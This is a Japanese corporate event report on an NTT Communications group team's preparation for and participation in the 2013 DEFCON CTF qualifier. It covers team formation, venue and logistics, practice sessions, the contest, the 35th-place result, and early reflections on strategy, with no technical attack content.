DEFCON CTF 予選参加レポート

NTT コミュニケーションズ株式会社
マネージドセキュリティサービス推進室
2013 年 12 月 25 日

NTT Communications Corporation
1-1-6 Uchisaiwai-cho, Chiyoda-ku, Tokyo
100-8019, Japan

NTT Communications Global ICT Partner
Innovative. Reliable. Seamless.

Table of Contents

1 概要

毎年夏に開催される世界最大のセキュリティコンテスト「DEFCON CTF」。ハッキングやその防御の技術を競うこの競技会に、NTT コミュニケーションズを中核に、NTT コムテクノロジー、インテグラリス（現 NTT コムセキュリティ）、NTT セキュアプラットフォーム研究所等の有志たちで挑み、予選において世界 35 位という成績を収めました。チームの結成から作戦会議の様子、計 48 時間に及ぶセキュリティエンジニアたちの奮戦の模様をレポートします。

2 DEFCON CTF とは

2.1 DEFCON CTF とは

近年、サイバー空間における情報セキュリティ強化の重要性が増しています。そのための人材を育成する手段として注目を集めているのが、セキュリティに関する実践的技能、つまりハッカー技術を競うためのコンテストです。そうしたコンテストは CTF（Capture the Flag）と呼ばれ、ゲーム形式の競技会として世界各地で開催されています。

数多くの CTF の中で最大かつ最難関の大会が「DEFCON CTF」です。毎年夏にラスベガスで開催されるセキュリティカンファレンス「DEFCON」で本戦が開催されますが、そこに招待されるためにまず予選を勝ち抜かなければなりません。世界でトップレベルの技術を有するチームが多数参加し、予選通過だけでもきわめてハードルが高いことで知られています。

2.2 世界トップレベルのセキュリティエンジニアを目指して

NTT コミュニケーションズ SOC（セキュリティオペレーションセンター）は 2003 年に発足し、世界規模のマネージドセキュリティサービスプロバイダーとなることを新たな目標に、様々なセキュリティサービスの提供と 24 時間 365 日の運用・保守を行っています。今回その有志が発案し、初めて「DEFCON CTF」に参加することにしました。エンジニアとしてさらに成長したいという思いを抱いたからです。

CTF で成果を上げるには、スキルや経験の豊富なメンバーが力を合わせる必要があります。そこで、セキュリティ運用を提供している NTT コムテクノロジー、セキュリティコンサルタントを擁するインテグラリス、セキュリティに関する先端的な研究に取り組んでいる NTT セキュアプラットフォーム研究所などの有志でチームを編成することにしました。準備を担う事務局を含め、総勢 48 人のメンバーです。

結成したチーム名は「team enu」。NTT グループの頭文字である N（エヌ）をローマ字読みし、チーム名称としました。そして掲げた目標は、3 年以内の本戦出場です。

2.3 計 48 時間に渡り難問と格闘する CTF

ここで CTF がどのように競われるか紹介しましょう。本戦に出場するには予選時、少なくとも 20 位に入る必要があります（今年の結果では、得点を獲得したチームが 414 あり、その中で 17 位までが本戦に出場できました）。

予選段階の競技は、Web サイト上に問題が発表され、チームごとに解答を投入するスタイルをとっています。アメリカのクイズ番組「ジェパディ！」を模した形式で、5 つのジャンルについて 1～5 点が割り当てられた合計 25 問の問題に解答していきます。最初に開かれた問題の後は、最も速く解答したチームが次に開く問題を選択できます。
解答するには、答えを導く計算を行うため即興でプログラムを作り上げるスキルや、出題されたプログラムの脆弱性を見つけて攻略するセンスが要求されます。チームの人数制限はありませんが、開催時間は丸 2 日間、計 48 時間に渡るため、交代で休憩を取りつつ問題にチャレンジします。



図 1 スコアボード（緑色が解答済み、ピンク色が未回答、褐色が開いていない問題）

3 準備

3.1 キックオフ

2013 年 4 月 26 日に参戦表明を行い、3 年以内の本戦出場という目標を宣言しました。社内やグループ会社に声をかけてメンバーを募集した結果、技術力に自信のある人、セキュリティの技術者として高みを目指したい人、セキュリティやコンテストに興味がある人、イベントで盛り上がりたい人などが大勢名乗りを上げ、最終的には事務局を含め合計 48 人の参加者が集いました。

3.2 作戦会議と事前準備

3 年以内に本戦出場を達成するステップとして、初回の今年は 50 位以内にノミネートしたいところです。とはいえ、参加者の中で CTF 参加経験があるのは 2 割程度しかいなく、その中でも今回の DEFCON CTF にチャレンジしたことのある人はほとんどいません。本番まで 2 ヶ月もない中で上位を目指すためには効果的な作戦や準備が必要です。まずは何をすればよいのか考えるためにチームを運営する事務局を設置してミーティングを行い、メンバーに意見を出してもらいましたが、思いのほか考えなければならないことは多いことが分かりました。

- 場所はどこでやるか。 1 ヶ所に集まるか、オンラインで行うか。特に 1 ヶ所に集まる場合、インターネット接続環境はどうするか。
- 情報共有の手段はどうするか。
- コンテスト中の食事はどうするか。
- 資金が必要。
- メンバーへの案内も必要。
- 他に必要な環境もありそう。
- 上位を目指すために何をするか。
- 当日の戦略はどうするか。

会場と環境

オンラインで集まりコンテストにチャレンジする案も出ましたが、最終的には会場を設けて 1 ヶ所に集まることにしました。オンラインで集まる場合、他のメンバーとの情報の共有がしにくい、集中力の維持が難しい、といった問題があることが理由です。とはいえ、フルタイムで集まることが難しいメンバーにも参加してもらえるよう、オンラインで参加するメンバーがいることも考慮して環境を考えました。

会場の選定は意外と難しく、準備を含め約 3 日間連続してスペースを専有できること、都心に近く参加や応援に行きやすいこと、安定したインターネット回線があること、飲食可能なスペースがあること、買い出しに行けるお店が近くにあること、できればシャワーや仮眠室があること、などの条件を満たす必要があります。貸し会議室やホテルなども検討しましたが、今回は上記の条件を満たす会場として、東京都調布市にある NTT 中央研修センタを選びました。安定して会場が利用できるので、来年度や別のコンテストに参加する場合にもノウハウを蓄積して活かしやすいというのも理由のひとつです。

図 2 NTT 中央研修センタの研修ルーム

部屋内のネットワーク接続には無線 LAN を利用しました。他にも、情報共有や議論のためのホワイトボードを並べ、前面にはプロジェクターでスコアボードを映して雰囲気を盛り上げました。テーブルタップや外部ディスプレイなどの機材も用意して事前に会場に配送しました。

1 つ問題だったのは、当初問題ないと思っていてあてにしていたインターネット回線に問題があり、任意のポートで外部に接続できない、閲覧できない Web ページがある、等の制限がかかっていてコンテストでは使えないことが事前のチェックで分かりました。本番直前に発覚したので非常に焦りましたが、事前に確認できたのは幸いで、急いで別の回線を工面して難を逃れました。

情報共有

会場でチャレンジする場合、同じ問題に取り組む他の参加者と直接議論ができますが、オンラインの参加者との情報共有や、解答までの経緯を記録したり、ノウハウを残しておく意味でも、オンラインのシステムを積極的に活用することにしました。

特に凝った機能は必要としていなかったのですが、スレッド表示機能、ファイル共有機能があり、準備や運用が簡単であるという理由でサイボウズ Live を利用することにしました。問題ごとにスレッドを作成し、気づいたことを共有するようにしました。オンラインの参加者には唯一の情報共有手段でしたので、解答に関する手がかりだけでなく、何かしら気づいたこと、やってみてダメだったこともできるだけ書いてもらう方針としました。

図 3 サイボウズ Live を利用した情報共有

食事

コンテストは長丁場となるので休息も重要です。食事は事務局スタッフで計画を行い、調達しました。費用は基本的には参加者から集めましたが、他にもカンパを募ったことで、おやつやドリンクも用意できました。応援に来た方からの差し入れも沢山いただきました。会場内は食事ができないため、部屋の外のラウンジを休憩場所として確保しました。休憩とはいえ、自然と他の人との議論がはじまり次の一手が浮かぶこともあるので、とても重要な時間です。

図 4 食事中の風景

案内

大勢が集まるイベントなので、様々なトラブルやアクシデントが想定されます。会場内のマップや案内、インターネット接続方法、注意事項、運営スタッフの連絡先などをまとめたしおりを作成しました。また、当日は初対面の人も多いため、名札を作成して提供しました。

図 5 しおり

図 6 名札

体制

全員が現地に集まり 48 時間フルタイムで参加できるとは限りません。1 日だけ参加する人や、夜間は自宅に戻らなければならない人、帰省先から参加する人など、様々な参加形態がありましたので、所属ごとにチームリーダーを設け、スケジュールを管理しました。

その他の運営

事務局スタッフは、食事や案内以外にも運営を円滑に進めるため様々な役割をこなしました。会場の設営や張り紙、メンバーの出欠確認や電話対応、宿泊所や警備員との調整、写真係、応援などを行いつつ、もちろん自らも解答にチャレンジしたりもします。さらに今年は、他チームの解答状況が JSON 形式で公開されていましたので、各問題の正答率を集計して次に解くべき問題をまとめて共有する司令官の役割もこなしました。多様な仕事をこなすため、事務局スタッフには専用のテーブルを用意しました。



図 7 事務局テーブル

練習

コンテストで上位を目指すためには、単に技術力を高めるだけでなく、問題の傾向や特徴をつかみ、コンテストの形式に慣れておく必要があります。DEFCON CTF 予選の前に運よく立て続けに別の CTF が行われていましたので、”実践に勝る練習なし” ということで、参加できるメンバーを集めてチャレンジしました。時間のある時に自宅から参加するというスタイルでしたが、掲示板では大いに盛り上がりを見せました。終了後は反省会なども行われ、とても良い練習となりました。

表 1 本番前に参加した CTF

日程	CTF 名
5/10～12	Balt CTF 2013
5/24～26	2013 Secuinside CTF
6/1～2	EBCTF teaser 2013
6/8～10	Boston Key Party CTF 2013

また、これとは別に毎週金曜日の業務終了後に社内勉強会を開きました。最初は環境のセットアップから始まり、次第に過去問など難しい問題にもチャレンジしていきました。頭では分かっていたつもりでも、実際に手を動かそうとすると考え込んでしまったり、不意なトラブルに見舞われることも多く、こういった練習が重要であるということを改めて痛感しました。また、自分が解けた問題であっても、他の人の解法や考え方を聞くと、自分のアプローチとは全く違っていたりして、とても参考になりました。



図 8 社内勉強会の様子

シンガポールからの助っ人

さらに直前にはインテグラリスで CTF の参加経験がある Mark Wee さんにシンガポールから応援に駆けつけてもらい、本番前日には実戦経験を踏まえた勉強会や作戦会議も行いました。



図 9 直前勉強会の風景

前夜祭

本番 2 日前の 6 月 13 日に前夜祭を開きました。折角 1 ヶ所に集まってチームとしてチャレンジするので、コミュニケーションも重要です。

準備は万端、次章ではいよいよ予選に挑みます。

4 コンテスト本番

4.1 コンテストの様子

開始は 6 月 15 日午前 9 時。メンバーが続々と集い 48 時間の挑戦が静かにスタートしました。今回のコンテストで出題される問題のジャンルは事前に公表されていたとおりでした。

表 2 出題ジャンル

ジャンル	説明
3dub (web-based challenges)	Web サーバの脆弱性を突いてフラグを取得する問題
0x41414141 (exploitation)	Web 以外のサーバの脆弱性を突いてフラグを取得する問題
¥xff¥xe4¥xcc (shellcode)	侵入に使用するシェルコードを作成する問題
OMGACM (guerilla programming)	サーバから送られてくるパズルをプログラミングで解く問題
gnireenigne (reverse engineering)	リバースエンジニアリングを行いプログラムの挙動や仕様を解析する問題

第 1 問は exploitation の 1 点がオープンされました。いきなりの難問で、ほとんどのエンジニアにとって馴染のないであろう ARM アーキテクチャのサーバ上で動作するサービスを攻略する問題でした。世界中の全チームが 3 時間以上解答できない硬直状態が続いたため、コンテスト運営の判断で次の問題がオープンされました。時間が経過する中で徐々に正解チームが出てきて、わが「team enu」のメンバーに焦りが出始めますが、開始 8 時間でようやく guerilla programming の 1 点を正解することができました。

図 10 コンテスト中の風景

そこからはチームも実力を出し始め、複数の問題で正解に至るようになってきました。個々人が 1 問に対して約 10～20 時間かけて取り組みながら解いていく苦しい戦いですが、正解が出ると「やった！」と歓喜の声があがり、会場に拍手が起こります。

余談ですが、全 25 問中、ボーナス問題が 1 問だけ隠れていました。終盤にオープンした guerilla programming の 5 点の問題は、これまでの DEFCON CTF でもボーナス問題として何度か出題された「Hack the Planet!」というキーワードを答えるだけの問題でしたが、わが「team enu」が 1 番最初に解答するという幸運に遭遇しました。最初に解答したチームが次の問題を選択できますが、偶然にもこの画面を見ることができたのです。



図 11 次の問題の選択画面

コンテスト中は、Web サイト上のスコアボードに上位 25 位までのチーム名がリアルタイムに表示されます。「team enu」も一時は順位が 22 位まで上がり、スコアボードに名前が踊りました。その瞬間には、本戦参加も夢ではないと緊張と興奮に包まれました。

4.2 最終結果

しかし上り調子だったのはそこまで。他チームが激しく追い上げる一方、ラストスパートが深夜帯にさしかかる日本勢は厳しく、徐々に失速気味となってきました。メンバー全員が疲弊する中、粘り抜いて終了間際に 1 問解答するも、17 日午前 9 時、CTF 終了――。

まさにメンバー全員が燃え尽きた瞬間、スコアボードに踊っていた「team enu」の得点は 75 点満点中の 43 点。世界全体で得点を獲得した 414 チーム中、35 位という成績でした。

5 振り返って

コンテスト終了直後は、長い間集中して問題に取り組んだのでみな疲れ切った様子でした。参加者に感想を聞いてみると、「もう少しで解けそうで解けず歯がゆかった」、「難問に手も足も出ずに悔しかった」、「期待以上の成果を上げることができて満足した」など様々な思いがありましたが、全体として総括すると「もっとできたはず」という思いが一番強かったと感じました。この勢いを来年以降のチャレンジにつなげるために、アンケートを行って反省会を実施しました。



図 12 社内反省会の様子

戦略についての反省

席の配置はもっと工夫ができたのでは、という意見が多数ありました。今回は空いている席に自由に座ってもらいましたが、所属が同じメンバーで固まりがちになり、情報共有のためのコミュニケーションもチーム全体のレベルでは十分に行われていなかったという反省です。同じ問題を解いている人が固まれるように問題やジャンルごとに机の島を作り、部屋の中に 6 台設置していたホワイトボードも活用して、自分がどの問題にチャレンジしているか分かるように個人の名前が入ったマグネットを用意するなどの工夫ができたと思います。

また、チームメンバーの中でも得意分野やスキルレベルは大きく異なります。コンテスト中はどうしても簡単な問題から手をつけがちで、特に最初はオープンされている問題がほとんどないため、点数の低い問題や苦手なジャンルにも手をつけざるを得ない状況が発生します。難しい問題や高得点の問題にチャレンジする人は、序盤は寝て体力を温存しておくなど思い切った作戦も必要と感じました。

